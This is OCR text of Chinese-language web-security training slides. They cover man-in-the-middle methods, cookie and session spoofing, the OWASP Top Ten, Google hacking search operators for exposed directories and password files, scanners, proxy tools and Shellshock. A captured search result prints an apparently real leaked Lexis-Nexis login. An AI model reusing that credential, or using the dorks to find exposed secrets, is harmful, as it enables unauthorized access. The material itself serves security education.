
Man-in-the-Middle目的

- 竊聽
  - 取得帳戶密碼或通行證
- 封包竄改
  - 修改轉帳帳號為自己
- 內容加料
  - 掛馬

L2 Man-in-the-middle

- 利用Spoofing / Session Hijacking
  - 竄改目標機與另一端之ARP Table，使往來之封包皆經過自己
  - 開啟IP Forwarding轉送封包，先完成Man In The Middle
  - 遇恰當時機後，向來源機發送RST封包使其切斷連線，再以特殊攻擊程式延用該連線

Wireless MITM (偽造AP)



- 搭配訊號干擾 (Jamming)
- 發出 De-Authentication 封包告知AP，該Client 已經離線
- 偽造AP與Client連線

HTTP MITM

- Proxy
  - Proxy原本運作模式即為Man In The Middle
  - 於一般之Proxy Server上，使用特殊程式進行封包竄改
- Transparent Proxy
  - 於進出口處裝設In-Line Mode Transparent Proxy
  - 使用Router之WCCP協定
  - 於Gateway處進行 IP/PORT Rewrite
- 配合偽造的SSL憑證效果更好

HTTP MITM

- Session/Cookie Spoofing
  - 利用用戶端弱點、或網頁應用程式弱點，取得已登入用戶之Cookie/Session ID
  - 竄改瀏覽器之Cookie內容，偽冒為原登入用戶之Session
  - 使用原用戶之身份進行任意操作
- Proxy
  - 用戶正常登入後，將其Session ID紀錄於本機
  - 發送錯誤之Session ID，使其登入失敗
  - 本機繼續使用該登入成功之Session

Cookie

- Response 標頭
  - Set-Cookie: [NAME]=[VALUE]; path=[PATH]; expires=[TIME]; domain=[DOMAIN]
- Request標頭
  - Cookie: [NAME1]=[VALUE1]; [NAME2]=[VALUE2] ...
- Cookie儲存在用戶端(依使用者-網站-瀏覽器區分)。

Session

- Session儲存在網站端(依使用者)。
- 一般傳送管道：
  - URL 網址變數
  - 表單的隱藏欄位
  - Cookie
- 常用的名稱
  - PHPSESSID
  - ASPSESSIONID
  - JSESSIONID

Cookie Poisoning/Spoofing

- 竄改瀏覽器發出訊息中的Cookie
  - 變換身份 → 提升權限
- 常見情況 – Cookie 中存在類似以下情況
  - uid : 整數
  - username : 字串
  - admin : 0/1/Y/N
  - permission : 整數/字串

HTTPS MITM

- SSL(Secure Sockets Layer) + HTTP
- 迷思：SSL 可以保護主機或者是應用程式，銀行站有用SSL就安全。錯！錯！錯！
- SSL用以加密TCP/IP連線，提供下列保障
  - 不被竊聽
  - 不被篡改或重播
  - 使用憑證來驗證主機是合法的，或反向驗證使用者
- SSL 防護的網站伺服器很少接受審查以及監測
- 2009年美國黑帽駭客大會(Black Hat 2009)中，Moxie開發一套SSLSNIF工具，能夠做SSL連線的中間人攻擊。

SSL偽造與竊聽

iThome

Google：我們的產品不再承認中國CNNIC的憑證！

Google決定要封鎖來自CNNIC的根憑證與EV憑證，在下次的Chrome瀏覽器更新就會採用此一新政策。為了協助那些受到此一決定影響的客戶，短期內Google將會透過白名單功能讓Chrome持續將既有的CNNIC憑證視為可信賴憑證。

文/ 陳曉莉 | 2015-04-02 發表

讚 1.5 萬 按讚加入iThome粉絲團 讚 分享 1,784 g+1 74

網站攻擊目的

- 攻擊網站
  - 取得資料庫機密資料
  - 取得網站主機權限對內攻擊
- 攻擊使用者
  - 置換頁面埋藏網頁木馬
  - 不置換頁面但利用跨站攻擊欺騙使用者
  - Web 2.0 趨勢
- 最終目的：$$$

一位資安人的話

- 「換網頁是很笨的事」，Winggy認為，媒體常報導的cracking伴隨的換網頁動作，好比這兩年中美兩國crackers資訊大戰時的換網頁舉動，企圖宣示本身的資訊實力，其實只讓被換掉首頁的一方丟臉，好像是一種示威，顯得那些crackers很小孩子氣，帶著某種強烈的情緒才會做出那種破壞。他說，真正的破壞是改Database，比較不容易被發現，更不太可能在第一時間被發覺。

OWASP 2013年十大網站安全威脅

- Injection Flaw(注入)
  - 竊取及修改網站資料庫，或控制網站作業系統
- Broken Authentication and Session Management（認證失效）
  - 身份驗證功能被破解
- Cross-Site Scripting(跨站腳本攻擊)
  - 竊取客戶的Cookie或Session登入資訊
- Insecure Direct Object Reference(物件參照)
  - 網站應用程式允許攻擊者存取檔案或重要資料
- Security Misconfiguration(網站安全設定不當)
  - 目錄檔案權限設定不當、網站組態設定不當
- Sensitive Data Exposure（機敏資料外洩）
  - 敏感性資料未被加密儲存與傳送、不當置放於網際網路上
- Missing Function Level Access Control(未限制功能面的存取權限)
  - 管理用網頁未限制存取、水平權限跳說、垂直權限跳說
- Cross-Site Request Forgery(跨站偽冒請求)
  - 使客戶被偽冒而洩露其他網站上的個人資料
- Using Known Vulnerable Components（使用不安全的元件）
  - 使用未經安全測試的公用函式庫或套件
- Unvalidated Redirects and Forwards（未驗證網頁重新導向）

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

網頁安全問題類別

- DDoS
- 商業邏輯：
  - 程式運作邏輯：程式規格未想到的漏洞
  - 系統流程漏洞：跨行轉帳、繳款
  - 人因漏洞：脆弱密碼、預設密碼
- 資源控制：
  - 資訊蒐集：網頁爬蒐、資訊洩露、錯誤訊息
  - 設定管理：系統架構、設定頁、檔案管理
  - 身份驗證：未授權登入、迴避驗證
  - 身份權限：水平/垂直權限跳脫、路徑跳脫
  - 登入階段：用戶欺騙
- 輸入值驗證：
  - 登入階段：偽冒身分
  - 身份驗證：暴力登入
  - 資料驗證：SQL注入(Injection)、跨站腳本攻擊(XSS)
  - 繞過資安設備：迴避網頁防火牆、迴避資安函式庫
- 資訊外洩

程式沒洞，腦袋有洞

```
int getRandomNumber()
{
    return 4; // chosen by fair dice roll.
              // guaranteed to be random.
}
```

- SONY PS3 防盜拷被破解的原因
  - Design Error
  - Human Error

利用網路ATM 醫師賺銀行350萬

- (1) 國泰世華網路ATM可提供他行轉帳作業，每作業一次跟用戶收取手續費10元
- (2) 優惠：國泰世華「超級晶光大道」活動，網路轉帳500次送3000元現金。
- (3) 優惠：由新竹商銀轉帳給渣打不收手續費，由渣打/新竹商銀吸收。
- (4) 透過國泰世華網路ATM大量轉帳，轉1次淨賺6元。

HTTP 攻擊手法


資訊蒐集

弱點探測

攻擊伺服器

攻擊應用程式

攻擊使用者




資訊蒐集
Stark Technology Inc.
敦陽科技股份有限公司

系統資訊 – Netcraft


http://www.netcraft.com

Google大神萬萬歲

- intitle:index.of "parent directory"

若再加上 site:<domain> 查找參數，可將搜尋範圍限於 <domain> 下的所有網頁

什麼都有，什麼都不奇怪


Yahoo!奇摩搜尋結果有關ID Password - Microsoft Internet Explorer
網頁搜尋
您目前限定在".tw" 搜尋，您可以搜尋"所有網頁"，以獲得更多搜
您目前限定在 "Microsoft Excel (.xls)" 檔案類型搜尋，您可以搜
11. http://gr1es.tnc.edu.tw/student/exam/new.xls (XLS)
將Internet上面的網站加以分門別類製成索引,使我們可以很方便
田鼠資訊站. 資源索引站. 捷徑。. 3. 2. FTP為 ... Host Name/A
(使用者密碼) 以上皆要 ...
2. http://comp2105.nhu.edu.tw/database/db-introduce/%A9%D2%A6%B3%B8%D5%A5%CE%B8%... (XLS)
... .com/universe. ID: INTAU1 PASSWORD:A3LHHHY ... .cor
comp2105.nhu.edu.tw/database/db-introduce/... - 更多此
為了讓搜尋結果輸出頁面的品質更好，我們將來自相同網站的結果群
如果您要展開來看全部詳盡的結果，請按此重新尋找。
http://comp2105.nhu.edu.tw/database/db-introduce/%A9%D2%A6%B3%B8%D5%A5%CE%B8%...
B56
資料庫名稱
連結網址
帳號密碼
試用期限
Lexis-Nexis
http://www.lexisnexis.com/universe
ID: INTAU1 PASSWORD:A3LHHHY
Naxos Music Library - Jazz 拿索斯・線上「爵士樂」圖書館
http://www.naxosmusiclibrary.com/jazz/
Chadwyck-Healey Periodicals Contents Index Full Text (PCIFull Text)
http://pcift.chadwyck.com/
Grolier Online
http://go.grolier.com
Xreferplus電子參考書
http://www.xreferplus.com/
Mergent Online
http://www.mergentonline.com/
Mergent Events Data
http://www.eventsdata.com/
Xinhua Finance China Insight(新華財經・中國企業與金融證券資料庫)
http://www.chinainsights.com/
The VOD-DigitalCurriculum
http://www.digitalcurriculum.com/
ABI-INFORM Complete(ABI/INFORM Global, ABI/INFORM Archive Complete, ABI/INFORM Trade & Industry, ABI/INFORM Dateline,
94學年度
Sheet2
Sheet3
不明的區域
網際網路

Google Hacking

- 利用搜尋引擎
  - Google
  - Yahoo
  - Baidu
- 搜索方式
  - 目錄瀏覽(Directory Browsing)
  - 域名鎖定(Domain Crawling)
  - 資訊洩露(Information leaking)


域名鎖定

- 常用語法
  - site: (搜尋特定網址)
  - inurl: (搜尋特定連結)
  - intext: (搜尋網頁內文字)
  - intitle: (搜尋網頁標題)
  - link: (搜尋互相連結的網頁)
- 常用查詢詞
  - "index of" (搜尋開放目錄瀏覽)
  - Server at
  - parent directory
  - intitle: “index of”
  - admin
  - login
  - admin_login.asp
  - test
  - 後台管理

資訊洩露

- filetype: (搜尋特定檔案格式)
- cache: (搜尋網頁在google中的暫存資料)
  - http://www.google.com/search?q=cache:3Q5LOWDn6mwJ:www.issdu.com.tw/+www.issdu.com.tw&hl=zh-TW&ct=clnk&cd=1
  - 只能單獨使用

Google Hacking for Penetration Testers



GHDB

- http://www.hackersforcharity.org/ghdb/
  - Advisories and Vulnerabilities
  - Error Messages
  - Files containing juicy info
  - Files containing passwords
  - Files containing usernames
  - Footholds
  - Pages containing login portals
  - Pages containing network or vulnerability data
  - Sensitive Directories
  - Sensitive Online Shopping Info
  - Various Online Devices
  - Vulnerable Files
  - Vulnerable Servers
  - Web Server Detection

習慣猜測

- 命名習慣
- 操作習慣
- 推論習慣

命名習慣

- 實作 inurl 的搜集器
  - 首頁=> index
  - 登入=> login
  - 測試=> test
  - 帳號=>user, _____
  - 密碼=>password, ___, ___
  - 管理=> admin, ___
  - 新增使用者=> ___
  - 後台=> ___, ___
  - …

操作習慣

- 檔案中直接洩露路徑
- 設定或資料檔
  - *.inc
  - *.cfg
  - *.log
  - *.mdb
  - *.xls
- 常用備分檔：
  - *.bak
  - *.old
  - *.tmp
  - *~
- 壓縮檔
  - *.tar
  - *.zip
  - *.tgz
  - …

推論習慣

- 命名習慣的延伸
  - 更明確的命名：admlogin
  - 加上域名或相關名稱的命名：sti_adm
  - 有數字關係的命名：
    - function4.asp
    - function.asp?f=123
  - 有邏輯關係的命名：
    - adduser, deluser, removeuser, manageuser
    - user.asp?action=edit
- 目錄跳越
  - ../
  - cgi-bin

註解與說明

- <!--
- <%
- <?
- *.txt
- title=, alt=
- javascript:
- 遺留測試時的程式碼或資料

管理者未對跨目錄行為作限制

- 網站動態程式
  - 未於程式碼中限制來源IP
  - 未於程式碼中確認存取者身份
  - 未於程式碼中限制瀏覽流程
- 網站伺服器
  - 未確認存取者身份
  - 未限制瀏覽流程
  - 未修補網站伺服器弱點

一般網路弱點掃描器

- 找出目標網段是否存在網頁服務
- 通常掃描80、443、8080 port
- 常用工具 –
  - NMAP
  - SuperScan
  - hping
  - PortScan Plus
  - Strobe
  - NetScan Tools Pro
  - ISS Nerwork Scanner
  - Foundstone FoundScan

Nmap & SuperScan

- For Windows & UNIX
  - http://nmap.org/
- For Windows
  - http://www.mcafee.com/tw/downloads/free-tools/superscan.aspx

Web Vulnerability Scanner

- Free
  - Nikto
  - Wikto
  - Jsky
  - Skipfish
  - Scrawlr (only scan SQL Injection from HP)
- Commercial
  - Acunetix – Web Vulnerability Scanner
  - IBM AppScan
  - HP WebInspect
  - N-Stalker – Web Application Security Scanner

Web Stress Test 工具(免費)

- ab (Apache Benchmark)
  - http://httpd.apache.org/
- JMeter
  - http://jakarta.apache.org/jmeter/
- Microsoft Web Application Stress Tool
  - http://www.microsoft.com/technet/archive/itsolutions/intranet/downloads/webstres.mspx
- Microsoft Application Center Test
  - http://msdn2.microsoft.com/en-us/library/aa287410(VS.71).aspx
- …. Many tools
  - http://www.softwareqatest.com/qatweb1.html


Web Stress Test 工具(商用)

- HP Mercury LoadRunner
  - http://www.mercury.com/us/products/performance-center/loadrunner/
- IBM Rational Performance Tester
  - http://www-306.ibm.com/software/awdtools/tester/performance/index.html
- Compuware QALoad
  - http://www.compuware.com/products/qacenter/qaload.htm
- Radview WebLOAD
  - http://www.radview.com/product/description-overview.aspx
- Borland SilkPerformer
  - http://www.borland.com/us/products/silk/silkperformer/index.html
- Empirix Web Applications Testing and Monitoring Solutions
  - http://www.empirix.com/products-services/web_applications.asp

常見服務平台與語言

- Microsoft Internet Information Service (IIS)
  - PHP、ASP、.Net、CGI
- Apache
  - PHP、PYTHON、CGI
- Tomcat、Resin、JBOSS、WebLogic
  - Java
- Ruby On Rails (ROR)
  - Ruby

Bash 漏洞
CVE-2014-6271/CVE-2014-7169



The reason Shellshock is so dangerous is:

1. Exploit string is passed in an HTTP header; it then allows **any** system-level command accessible via Bash to be executed remotely.
2. There is no limitation on the length of the commands being passed in HTTP headers. Security researchers have already identified attempted exploits leveraging lengthy scripts in the wild.

網頁存取基本流程(cont.)

- 接收輸入參數
  - From HTTP Request
    - Header (URL Parameters、Cookies、…)
    - Body (Form Data)
- 執行動作
  - DB SQL Query
  - OS Command
  - Talk to Another System
  - ….
- 輸出結果
  - 網頁畫面
  - 設定Cookie
  - 輸出檔案
  - …

HyperText Transfer Protocol特性

- HTTP 的 Request/Response Model
  - →沒有Session的觀念
  - →所有像是使用者登錄後延續認證的功能，大部分是透過一些特別的機制來模擬
    - →URL Re-writing
    - →Hidden Form
    - →Server Session / Client Cookies
- HTTP原本並未考量資安機制！
  - →也是靠著其他機制(如SSL)來輔助安全方面的問題


工具： Browser Extensions - IE

- TamperIE
  - http://www.bayden.com/Other/
  - 用於竄改瀏覽器送出的參數
  - 可繞過 Javascript 檢測
- HTTPWatch
  - http://www.httpwatch.com/
  - 顯示 IE、Firefox 的每一個Request、及Response
  - 打站／除錯 兩相宜
- HTTP Analyzer
  - http://www.ieinspector.com/httpanalyzer/
  - 類似 HTTPWatch
  - 其Standalone版本可處理本機所有瀏覽器

Proxy工具

- Paros
  - http://www.parosproxy.org/
- Odysseus
  - http://www.bindshell.net/tools/odysseus
- Fiddler
  - http://www.fiddlertool.com/fiddler/
- Burp suite
  - http://portswigger.net/suite/
- WebScarab
  - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- SPIKE Proxy
  - http://www.immunitysec.com/resources-freesoftware.shtml
- Achilles
  - http://www.mavensecurity.com/achilles

HTTP Request 格式



- 請求：request method, document location, protocol version
- 標頭：User-Agent, Accept.. 等
- 內文：其他資料，例如登入密碼

HTTP Request Method

名稱	主要意義
